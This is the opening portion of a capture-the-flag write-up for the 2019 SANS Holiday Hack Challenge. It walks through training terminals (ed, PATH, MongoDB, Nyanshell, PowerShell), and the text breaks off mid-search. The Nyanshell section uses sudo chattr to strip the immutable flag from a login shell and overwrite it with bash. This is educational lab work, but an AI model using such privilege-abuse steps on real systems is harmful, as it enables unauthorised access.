

THE 2019 SANS HOLIDAY HACK CHALLENGE

"Honesty is ~~not~~ always the best policy"

Janusz Jasinski



ADMIT ONE

*This ticket entitles its bearer to
admittance for one to*

KringleCon 2: Turtle Doves

Location:

*Elf University
17 Christmas Tree Lane
North Pole*

Introduction

Contents

Contents

"Honesty is not always the best policy"	1
Janusz Jasinski	1
Introduction	3
Contents	4
Terminals (Docker).....	9
Ed Escape.....	10
Screenshot	10
Synopsis.....	10
Solution	11
Path.....	12
Screenshot	12
Synopsis.....	13
Solution	13
Miscellaneous.....	13
Mongo	16
Screenshot	16
Synopsis.....	17
Solution	17
Nyanshell	21
Screenshot	21
Synopsis.....	21
Solution	21
Powershell	25
Screenshot	25
Synopsis.....	25
Solution	25
Iptables	34
Screenshot	34
Synopsis.....	34
Solution	35
Jq	36

Screenshot	36
Synopsis.....	36
Solution	36
Terminals (Non-Docker).....	38
Keypad.....	38
Screenshot	38
Synopsis.....	39
Solution	39
Trail	41
Screenshot	41
Synopsis.....	41
Solution	41
Graylog.....	50
Screenshot	50
Synopsis.....	50
Solution	50
Objectives	56
Find the Turtle Doves	56
Synopsis.....	56
Solution	56
Unredact Threatening Document.....	57
Synopsis.....	57
Solution	57
Windows Log Analysis: Evaluate Attack Outcome.....	60
Synopsis.....	60
Hint.....	60
Solution	60
Answer.....	61
Windows Log Analysis: Determine Attacker Technique.....	62
Synopsis.....	62
Hint.....	62
Solution	62
Answer.....	64
Network Log Analysis: Determine Compromised System	65

Synopsis.....	65
Hint.....	65
Solution	65
Answer.....	67
Splunk.....	68
Synopsis.....	68
Solution	68
Get Access To The Steam Tunnels.....	76
Synopsis.....	76
Hint.....	76
Solution	76
Answer.....	83
Bypassing the Frido Sleigh CAPTEHA	84
Synopsis.....	84
Hint.....	84
Solution	84
Answer.....	89
Retrieve Scraps of Paper from Server.....	90
Synopsis.....	90
Hint.....	90
Solution	90
Recover Cleartext Document	101
Synopsis.....	101
Hint.....	101
Solution	101
Open the Sleigh Shop Door.....	120
Synopsis.....	120
Hint.....	120
Solution	121
Filter Out Poisoned Sources of Weather Data.....	138
Synopsis.....	138
Hint.....	138
Solution	138
Chats	141

Santa	154
Initial Chat	154
Completed Chat	154
Bushy Evergreen.....	154
Initial Chat	154
Completed Chat	154
Sugarplum Mary.....	154
Initial Chat	154
Completed Chat	154
Holly Evergreen	155
Initial Chat	155
Completed Chat	155
Alabaster Snowball.....	155
Initial Chat	155
Completed Chat	155
Professor Banas	155
Initial Chat	155
Completed Chat	155
Sparkle Redberry.....	156
Initial Chat	156
Completed Chat	156
Michael and Jane – Two Turtle Doves	156
Chat.....	156
Kent Tinseltooth	156
Initial Chat	156
Completed Chat	156
The Tooth Fairy.....	156
Initial Chat	157
Completed Chat	157
Wurnose Openslae.....	157
Initial Chat	157
Completed Chat	157
Krampus.....	157
Initial Chat	157

Completed Chat	157
Tangle Coalbox.....	158
Initial Chat	158
Completed Chat	158
Pepper Minstix.....	158
Initial Chat	158
Completed Chat	158
Minty Candycane	158
Initial Chat	158
Completed Chat	158
Shinny Upatree	159
Initial Chat	159
Completed Chat	159
Appendix.....	160

Terminals (Docker)

All hosted on the sub-domain <https://docker2019.kringlecon.com/>



Ed Escape

- Hint: http://cs.wellesley.edu/~cs249/Resources/ed_is_the_standard_text_editor.html
 - Location: Train Station
 - URL: <https://docker2019.kringlecon.com/?challenge=edescape>

Screenshot





Figure 1 - Escape Ed Docker Screenshot

Synopsis

It looks like we need to escape the editor. Not familiar with this particular editor so will have to rely on the hint.

Solution

Reading the site¹, it seems that "*ed is a powerful text editor based on non-visual (line-oriented) behavior*". Doing a quick Google search gave us the man page for the editor² which told us that in order to quit the editor, we just need to enter q or Q.



A screenshot of a terminal window with a black background and white text. At the top, it shows the command 'Q' followed by 'Loading, please wait.....'. In the middle, it displays the message 'You did it! Congratulations!' in blue. At the bottom, it shows the prompt 'elf@695678c4a6e0:~\$' with a red cursor bar.

¹ http://cs.wellesley.edu/~cs249/Resources/ed_is_the_standard_text_editor.html

² <https://linux.die.net/man/1/ed>

Path

- Hint: Green words matter, files must be found, and the terminal's \$PATH matters.
 - Location: Hermey Hall
 - URL: <https://docker2019.kringlecon.com/?challenge=path>

Screenshot

Figure 2 - Path Docker Screenshot

Synopsis

We need to list the current directory. I guess just doing a `ls` is not going to happen. The hint gives a lot away of commands we can use so let's go through them all.

Solution

- `which` command³
- `find` command⁴
- `$PATH` command⁵
- `locate` command⁶

```
Get a listing (ls) of your current directory.  
elf@82821dc95dd9:~$ which ls  
/usr/local/bin/ls  
elf@82821dc95dd9:~$ find / -name ls 2>/dev/null  
/usr/local/bin/ls  
/bin/ls  
elf@82821dc95dd9:~$ $PATH  
-bash: /usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games: No such file or directory  
elf@82821dc95dd9:~$ locate -b '\ls'  
locate: warning: database '/var/cache/locate/locatedb' is more than 8 days old (actual age is 21.3 days)  
/bin/ls  
/usr/local/bin/ls  
elf@82821dc95dd9:~$ /bin/ls -laah  
total 52K  
drwxr-xr-x 1 elf  elf  4.0K Dec  8 14:19 .  
drwxr-xr-x 1 elf  elf  4.0K Dec  8 14:19 ..  
drwxr-xr-x 1 root root 4.0K Nov 21 19:46 ..  
-rw-r--r-- 1 elf  elf   220 Apr 18 2019 .bash_logout  
-rw-r--r-- 1 elf  elf   3.5K Dec 30 22:59 .bashrc  
-rw-r--r-- 1 elf  elf   14K Nov 21 19:46 .elfscream.txt  
-rw-r--r-- 1 elf  elf   807 Apr 18 2019 .profile  
-rw-r--r-- 1 elf  elf   401 Nov 21 19:46 rejected-elfu-logos.txt  
Loading, please wait.....  
  
You did it! Congratulations!  
elf@82821dc95dd9:~$ ls  
This isn't the ls you're looking for  
elf@82821dc95dd9:~$ █
```

Figure 3 - Path Docker Screenshot

Miscellaneous

There are some files that seem out of place so let's see what they contain

³ <https://linux.die.net/man/1/which>

⁴ <https://linux.die.net/man/1/find>

⁵ http://www.linfo.org/path_env_var.html

⁶ <https://linux.die.net/man/1/locate>


```
elf@82821dc95dd9:~$ cat .elfscream.txt  
I'm trapped in an ASCII art factory - send help!
```

Figure 4 – Elfscream

```
elf@82821dc95dd9:~$ cat rejected-elfu-logos.txt
```



Get Elfed at ElfU!



Walk a Mile in an elf's shoes
Take a course at ElfU!



Be present in class
Fight, win, kick some grinch!elf@82821dc95dd9:~\$

Figure 5 - Rejected Elf Logos

Mongo

- Hint: <https://docs.mongodb.com/manual/reference/command/listDatabases/>
 - Location: NetWars
 - URL: <https://docker2019.kringlecon.com/?challenge=mongo>

Screenshot

Hello dear player! Won't you please come help me get my wish!
I'm searching teacher's database, but all I find are fish!
Do all his boating trips effect some database dilution?
It should not be this hard for me to find the quiz solution!

Find the solution hidden in the MongoDB on this system.

elf@db694b5022f1:~\$

Figure 6 - Mongo Docker Screenshot

Synopsis

Seems pretty straightforward (famous last words) where we need to go into the MongoDB instance and retrieve some information

Solution

We try and connect to the instance⁷ but are told that it's not running on that port, along with a fairly useful hint that it's on another port.

```
elf@8625382ea7cb:~$ mongo
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27017
2019-12-31T09:25:32.076+0000 W NETWORK  [thread1] Failed to connect to 127.0.0.1:27017, in(checking socket for error after poll), reason: Connection refused
2019-12-31T09:25:32.077+0000 E QUERY  [thread1] Error: couldn't connect to server 127.0.0.1:27017, connection attempt failed :
connect@src/mongo/shell/mongo.js:251:13
@(connect):1:6
exception: connect failed

Hm... what if Mongo isn't running on the default port?
```

Figure 7- MongoDB Docker Screenshot

There are a few ways to check which port it's actually running on as shown below. The second of which shows us that we have `sudo` access on python running a script in the root directory but we don't dig any further.

```
elf@8625382ea7cb:~$ ps aux | grep mongo
mongo      9  1.4  0.0 1015620 69980 ?        51  09:25  0:01 /usr/bin/mongod --quiet --fork --port 12121 --bind_ip 127.0.0.1 --logpath=/tmp/mongo.log
elf      55  0.0  0.0 11464  1088 pts/0    5+  09:27  0:00 grep --color=auto mongo
elf@8625382ea7cb:~$ sudo -l
User elf may run the following commands on 8625382ea7cb:

Sudoers entry:
  RunAsUsers: mongo
  Options: !authenticate
  Commands:
    /usr/bin/mongod --quiet --fork --port 12121 --bind_ip 127.0.0.1 --logpath\=/tmp/mongo.log

Sudoers entry:
  RunAsUsers: root
  Options: setenv, !authenticate
  Commands:
    /usr/bin/python /updater.py
elf@8625382ea7cb:~$
```

Figure 8 - MongoDB Docker Screenshot

Using the mongo manual, we now connect to the instance on the port mentioned to open up a mongo shell

⁷ <https://docs.mongodb.com/manual/reference/program/mongo/#syntax>

```
elf@8625382ea7cb:~$ mongo --port 12121
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:12121/
MongoDB server version: 3.6.3
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
    http://docs.mongodb.org/
Questions? Try the support group
    http://groups.google.com/group/mongodb-user
Server has startup warnings:
2019-12-31T09:25:28.110+0000 I CONTROL  [initandlisten]
2019-12-31T09:25:28.110+0000 I CONTROL  [initandlisten] ** WARNING: Access control is not enabled for the database.
2019-12-31T09:25:28.110+0000 I CONTROL  [initandlisten] **             Read and write access to data and configuration is unrestricted.
2019-12-31T09:25:28.110+0000 I CONTROL  [initandlisten]
2019-12-31T09:25:28.111+0000 I CONTROL  [initandlisten]
2019-12-31T09:25:28.111+0000 I CONTROL  [initandlisten] ** WARNING: /sys/kernel/mm/transparent_hugepage/enabled is 'always'.
2019-12-31T09:25:28.111+0000 I CONTROL  [initandlisten] **             We suggest setting it to 'never'
2019-12-31T09:25:28.111+0000 I CONTROL  [initandlisten]
> |
```

Figure 9 - MongoDB Docker Screenshot

We get a few warnings. Enabling access control on a MongoDB deployment enforces authentication, requiring users to identify themselves. When accessing a MongoDB deployment that has access control enabled, users can only perform actions as determined by their roles.⁸

Carrying on, we first list the databases on the instance.

```
> db.adminCommand( { listDatabases: 1 } )
{
  "databases" : [
    {
      "name" : "admin",
      "sizeOnDisk" : 32768,
      "empty" : false
    },
    {
      "name" : "config",
      "sizeOnDisk" : 12288,
      "empty" : false
    },
    {
      "name" : "elfu",
      "sizeOnDisk" : 294912,
      "empty" : false
    },
    {
      "name" : "local",
      "sizeOnDisk" : 65536,
      "empty" : false
    },
    {
      "name" : "test",
      "sizeOnDisk" : 32768,
      "empty" : false
    }
  ],
  "totalSize" : 438272,
  "ok" : 1
}
> |
```

Figure 10 - MongoDB Docker Screenshot

⁸ <https://docs.mongodb.com/manual/tutorial/enable-authentication/>

The elfu database sounds like what we are after so we carry on down that route.

```
> show collections
bait
chum
line
metadata
solution
system.js
tackle
tincan
> db.solution.find()
{ "_id" : "You did good! Just run the command between the stars: ** db.loadServerScripts();displaySolution(); **" }
> db.loadServerScripts();displaySolution();
```

Figure 11 - MongoDB Docker Screenshot

We show collections and see one called `solution` that we go into which tells us what we need to do. The script is run which completed the terminal.




Figure 12 - MongoDB Docker Screenshot

To see what was in the other collections, we ran the following script against each database:

```
var collections = db.getCollectionNames();
for(var i = 0; i< collections.length; i++){
  print('Collection: ' + collections[i]); // print the name of each collection
  db.getCollection(collections[i]).find().forEach(printjson); //and then print the json of
each of its elements
}
```

Unfortunately, it didn't seem to reveal any easter eggs or further clues. Admin, config and local gave seemingly standard output whereas test gave us the below.


```
> use test
switched to db test
> var collections = db.getCollectionNames();
> for(var i = 0; i < collections.length; i++){
...   print('Collection: ' + collections[i]); // print the name of each collection
...   db.getCollection(collections[i]).find().forEach(printjson); //and then print the json of each of its elements
...
Collection: redherring
{ "_id" : "This is not the database you're looking for." }
> █
```

Figure 13 - MongoDB Docker Screenshot

Nyanshell

- Hint: On Linux, a user's shell is determined by the contents of /etc/passwd
- Location: Speaker UNpreparedness Room
- URL: <https://docker2019.kringlecon.com/?challenge=nyanshell>

Screenshot



```
nyancat, nyancat
I love that nyancat!
My shell's stuffed inside one
whatcha' think about that?

Sadly now, the day's gone
Things to do! Without one...
I'll miss that nyancat
Run commands, win, and done!

Log in as the user alabaster_snowball with a password of Password2, and land in a Bash prompt.

Target Credentials:
username: alabaster_snowball
password: Password2
elf@af07d3eeceea:~$
```

Figure 14 - Nyanshell Docker Screenshot

Synopsis

The screenshot above says it all. This combined with the hint suggests that the user won't land in a bash prompt and our task is to make it happen.

Solution

So let's see what happens when we log in normally.



Figure 15 - Nyanshell Docker Screenshot

Right, so that's what we need to avoid ☺

As the hint suggests, let's look at /etc/passwd. We do this by first refreshing the terminal to land in bash.

```
elf@d7df796e80ef:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
elf:x:1000:1000::/home/elf:/bin/bash
alabaster_snowball:x:1001:1001::/home/alabaster_snowball:/bin/nsh
elf@d7df796e80ef:~$
```

Figure 16 - Nyanshell Docker Screenshot

Alabaster is running the shell `/bin/nsh` so we look into it a bit more.

```
elf@0d7df796e80ef:~$ ls -laah /bin/nsh
-rwxrwxrwx 1 root root 74K Dec 11 17:40 /bin/nsh
elf@0d7df796e80ef:~$
```

Figure 17 - Nyanshell Docker Screenshot

A useful aid to remind yourself of what the permissions are is shown below




Figure 18 - Linux File Permissions

Using this, we can see that the file should be writable. So we'll try to copy the contents of the bash file we want into this one by first emptying it and then copying.

```
-bash: /bin/nsh: Operation not permitted
elf@0d7df796e80ef:~$
```

Figure 19 - Nyanshell Docker Screenshot

However, we get an error. We then use `lsattr9` to list file attributes. The `i` means the file is immutable.

```
elf@0d7df796e80ef:~$ lsattr /bin/nsh
-----i-----e---- /bin/nsh
```

Figure 20 - Nyanshell Docker Screenshot

⁹ <http://man7.org/linux/man-pages/man1/lsattr.1.html>

The immutable flag¹⁰ is set which prompts us to see what commands we can run under sudo.

```
elf@d7df796e80ef:~$ sudo -l
Matching Defaults entries for elf on d7df796e80ef:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User elf may run the following commands on d7df796e80ef:

Sudoers entry:
  RunAsUsers: root
  Options: !authenticate
  Commands:
    /usr/bin/chattr
elf@d7df796e80ef:~$
```

Figure 21 - Nyanshell Docker Screenshot

Great – `chattr`¹¹ is used to change file attributes so we just need to run it against the `/bin/nsh` shell and run `lsattr` again to make sure it's worked.

```
elf@d7df796e80ef:~$ sudo /usr/bin/chattr -i /bin/nsh
elf@d7df796e80ef:~$ lsattr /bin/nsh
-----e--- /bin/nsh
elf@d7df796e80ef:~$
```

Figure 22 - Nyanshell Docker Screenshot

Putting it all together helps us solve this particular terminal.

```
elf@d7df796e80ef:~$ > /bin/nsh
elf@d7df796e80ef:~$ cp /bin/bash /bin/nsh
elf@d7df796e80ef:~$ su alabaster_snowball
Password:
Loading, please wait.....
You did it! Congratulations!
alabaster_snowball@d7df796e80ef:/home/elf$
```

Figure 23 - Nyanshell Docker Screenshot

¹⁰ <https://unix.stackexchange.com/questions/32256/whats-the-meaning-of-output-of-lsattr>

¹¹ <https://linux.die.net/man/1/chattr>

Powershell

- Hint: https://blogs.sans.org/pen-testing/files/2016/05/PowerShellCheatSheet_v41.pdf
- Location: The Laboratory
- URL: <https://docker2019.kringlecon.com/?challenge=powershell>

Screenshot

```
WARNING: ctrl + c restricted in this terminal - Do not use endless loops
Type exit to exit PowerShell.

PowerShell 6.2.3
Copyright (c) Microsoft Corporation. All rights reserved.

https://aka.ms/psscure6-docs
Type 'help' to get help.

████████████████████████████████████████████████████████████████████████████████
█
█ Elf University Student Research Terminal - Christmas Cheer Laser Project
█ -----
█ The research department at Elf University is currently working on a top-secret
█ Laser which shoots laser beams of Christmas cheer at a range of hundreds of
█ miles. The student research team was successfully able to tweak the laser to
█ JUST the right settings to achieve 5 Mega-Jollies per liter of laser output.
█ Unfortunately, someone broke into the research terminal, changed the laser
█ settings through the Web API and left a note behind at /home/callingcard.txt.
█ Read the calling card and follow the clues to find the correct laser Settings.
█ Apply these correct settings to the laser using it's Web API to achieve laser
█ output of 5 Mega-Jollies per liter.
█
█ Use (Invoke-WebRequest -Uri http://localhost:1225/).RawContent for more info.
█
████████████████████████████████████████████████████████████████████████████████

PS /home/elf> █
```

Figure 24 - PowerShell Docker Screenshot

Synopsis

Again- it makes it quite clear in the terminal what to do. We need to follow clues to get the correct laser settings and then to apply them.

Solution

Two things stand out in red so we'll see what happens when we open the note¹² and invoke the web request.

¹² <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-content?view=powershell-6>

```
PS /home/elf> Get-Content /home/callingcard.txt
What's become of your dear laser?
Fa la la la la, la la la la
Seems you can't now seem to raise her!
Fa la la la la, la la la la
Could commands hold riddles in hist'ry?
Fa la la la la, la la la la
Nay! You'll ever suffer myst'ry!
Fa la la la la, la la la la
PS /home/elf>
```

Figure 25 - PowerShell Docker Screenshot

The hint points to viewing command history.

```
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Tue, 31 Dec 2019 11:28:08 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 860

<html>
<body>
<pre>
-----
Christmas Cheer Laser Project Web API
-----
Turn the laser on/off:
GET http://localhost:1225/api/on
GET http://localhost:1225/api/off

Check the current Mega-Jollies of laser output
GET http://localhost:1225/api/output

Change the lense refraction value (1.0 - 2.0):
GET http://localhost:1225/api/refraction?val=1.0

Change laser temperature in degrees Celsius:
GET http://localhost:1225/api/temperature?val=-10

Change the mirror angle value (0 - 359):
GET http://localhost:1225/api/angle?val=45.1

Change gaseous elements mixture:
POST http://localhost:1225/api/gas
POST BODY EXAMPLE (gas mixture percentages):
O=5&H=5&He=5&N=5&Ne=20&Ar=10&Xe=10&F=20&Kr=10&Rn=10
-----
</pre>
</body>
</html>
```

Figure 26 - PowerShell Docker Screenshot

This gives us the various values to amend and the way to amend them. We'll hold onto this for now whilst we follow the clues. First one being the ability to view command history.

Using the `Get-History`¹³ command and formatting it, we get presented with the below.

```
Id      : 7
CommandLine : {Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5}.RawContent
ExecutionStatus : Completed
StartExecutionTime : 11/29/19 4:56:44 PM
EndExecutionTime : 11/29/19 4:56:44 PM
Duration : 00:00:00.0310799

Id      : 8
CommandLine : Get-EventLog -Log "Application"
ExecutionStatus : Stopped
StartExecutionTime : 11/29/19 4:56:56 PM
EndExecutionTime : 11/29/19 4:57:14 PM
Duration : 00:00:18.7496697

Id      : 9
CommandLine : I have many name-value variables that I share to applications system wide. At a command I will reveal my secrets once you Get my Child Items.
ExecutionStatus : Completed
StartExecutionTime : 11/29/19 4:57:16 PM
EndExecutionTime : 11/29/19 4:57:16 PM
Duration : 00:00:00.6090388
```

Figure 27 - PowerShell Docker Screenshot

It comes back with several commands but numbers (7) and (9) seem to be the most useful where (7) gives us one of the settings and (9) gives us another clue.

The clue heavily suggests environment variables so we look at what we have available to us.¹⁴ We look at all names and then expand on the one we're interested in.

```
PS /home/elf> gci env:* | sort-object name
Name          Value
----          -----
$BIN$U
$DOTNET_SYSTEM_GLOBALIZATION_T... : False
HOME          : /home/elf
$OSTRNAME     : c596b49660b3
LANG          : en_US.UTF-8
$LC_ALL       : en_US.UTF-8
LOGNAME       : elf
MAIL          : /var/mail/elf
PATH          : /opt/microsoft/powershell/6:/use/local/bin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games:/use/local/games
PSModuleAnalysisCachePath   : /home/elf/.local/share/powershell/Modules:/home/elf/.local/share/powershell/Modules:/opt/microsoft/powershell/6\Modules
PSModulePath    : /home/elf/.local/share/powershell/Modules:/usr/local/share/powershell/Modules:/opt/microsoft/powershell/6\Modules
PWD           : undefined
$RESOURCE_ID  : 
$riddle        : Squashed and compressed I am hidden away. Expand me from my prison and I will show you the way. Recurse through all /etc and Sort on my LastWriteTime to reveal in the newest of all.
$SHELL         : /home/elf/elf
$TERM          : sterm
$USER          : elf
$username      : lasseterminal
$USERDOMAIN   : lasseterminal
$SESSIONNAME   : 
$USERNAME      : elf
$VERNAME       : 

PS /home/elf> gci env:riddle | sort-object name | Format-List
Name          Value
----          -----
$Path          : Microsoft.PowerShell.Core\Environment::riddle
$PDrive        : 
$PProvider     : Microsoft.PowerShell.Core\Environment
$IsContainer   : False
Name          : riddle
Key           : riddle
Value         : Squashed and compressed I am hidden away. Expand me from my prison and I will show you the way. Recurse through all /etc and Sort on my LastWriteTime to reveal in the newest of all.
```

Figure 28 - PowerShell Docker Screenshot

Another clue. This time we need to recursively search all files under `/etc` and bring back the one with the last write date. Specifically a compressed file.

¹³ <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/get-history?view=powershell-6>

¹⁴ https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_environment_variables?view=powershell-6

```

PS /home/elf> Get-ChildItem -Recurse '\etc' | Sort {$_.LastWriteTime} | select -last 1
Get-ChildItem : Access to the path '/etc/ssl/private' is denied.
At line:1 char:1
+ Get-ChildItem -Recurse '\etc' | Sort {$_.LastWriteTime} | select -las ...
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (/etc/ssl/private:String) [Get-ChildItem], UnauthorizedAccessException
+ FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand

    Directory: /etc/apt

